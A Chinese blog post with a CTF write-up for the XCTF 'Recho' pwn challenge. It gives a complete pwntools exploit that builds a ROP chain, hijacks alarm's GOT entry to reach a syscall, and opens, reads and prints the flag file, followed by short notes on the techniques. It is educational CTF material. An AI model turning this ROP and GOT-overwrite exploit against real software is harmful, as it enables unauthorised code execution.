
XCTF Recho

原创

weixin_44164182 于 2021-01-02 12:25:16 发布 112 收藏 1

分类专栏： ctf pwn 文章标签： linux 操作系统

本文链接：https://blog.csdn.net/weixin_44164182/article/details/112094692



ctf 同时被 2 个专栏收录

8 篇文章 0 订阅

订阅专栏

pwn

5 篇文章 0 订阅

订阅专栏

XCTF Recho

ROP构造linux系统调用

```python
from pwn import *
import time
from ctypes import *


# context.update(log_level='debug', timeout='2')
context.log_level = 'debug'
context.timeout = 2
# r = process('./Recho')
r = remote('220.249.52.134', 54741)
elf = ELF('./Recho')
# libc = ELF('./libc-2.23.so')

alarm_got = elf.got['alarm']
alarm_plt = elf.plt['alarm']
read_plt = elf.plt['read']
print_plt = elf.plt['printf']
pop_rdi_ret = 0x00000000004008a3
pop_rax_ret = 0x00000000004006fc
pop_rsi_pop_r15_ret = 0x00000000004008a1
pop_rdx_ret = 0x00000000004006fe
addr_flag = 0x0000000000601058
buff = 0x00000000006011D0

payload = b'a' * 0x38
# hijack alarm got
add_prdi_al_ret = 0x000000000040070d
payload += p64(pop_rdi_ret) + p64(alarm_got) + p64(pop_rax_ret) + p64(5) + p64(add_prdi_al_ret)

# syscall open:open('flag', 0)
payload += p64(pop_rdi_ret) + p64(addr_flag) + p64(pop_rsi_pop_r15_ret) + p64(0) + p64(0) + p64(pop_rax_ret) + p
64(2) + p64(alarm_plt)

# call read:read(fd, buff, 50)
payload += p64(pop_rdi_ret) + p64(3) + p64(pop_rsi_pop_r15_ret) + p64(buff) + p64(0) + p64(pop_rdx_ret) + p64(10
0)
payload += p64(read_plt)

# call printf
payload += p64(pop_rdi_ret) + p64(buff) + p64(print_plt)

r.recvuntil('Welcome to Recho server!\n')
r.sendline('99999')
r.send(payload)

r.shutdown('send')
r.interactive()
```

1. 64位汇编程序传参：前6个参数依次使用rdi, rsi, rdx, rcx, r8, r9寄存器传参，其他参数使用栈传参
2. pwntools结束程序read循环：r.shutdown('send)，循环结束并直接退出主函数
3. linux中open系统调用返回fd：第一个打开的文件fd=3，第二个文件fd=4，依次类推
4. linux系统调用：rax指定系统调用号，随后syscall开始系统调用；本例中使用的系统调用号：open=2；64位程序的系统调用号可从/usr/include/x86_64-linux-gnu/asm/unistd_64.h查找
5. GOT表劫持：复写某函数GOT表地址，本例中复写alarm地址使之向后偏移5，指向syscall